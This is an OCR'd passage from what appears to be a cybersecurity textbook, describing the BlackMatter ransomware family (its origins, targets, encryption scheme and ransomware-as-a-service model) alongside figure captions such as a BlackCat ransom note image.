


Figure 7.52: BlackCat ransom note

- **BlackMatter**

  BlackMatter is dangerous ransomware written in C. It was discovered in 2021 and considered an extension of dreadful ransomware such as DarkSide and REvil. This ransomware mainly targets Windows devices can also compromise Linux devices using unique payloads that can be later used to develop RATs for exploiting Windows devices. The attackers mainly target organizations having high-level turnovers, excluding the companies that were already attacked using DarkSide and REvil. This ransomware uses encryption keys such as RSA public and AES keys for initializing and implementing Salsa20 encryption on the targeted files. The encryption process is crafted in such a manner that the encrypted file consists of a decrypting blob that comprises a special tool to facilitate the post-ransom money transfer by the victim. This malware is also supplied as RaaS, engaging associates to operate from various locations. BlackMatter crashes various files and closes all the other running processes and applications while encrypting the targeted files on the victim device. Using this malware, attackers can also gain control over domain controllers, ACLs, and other user access controls (UACs).



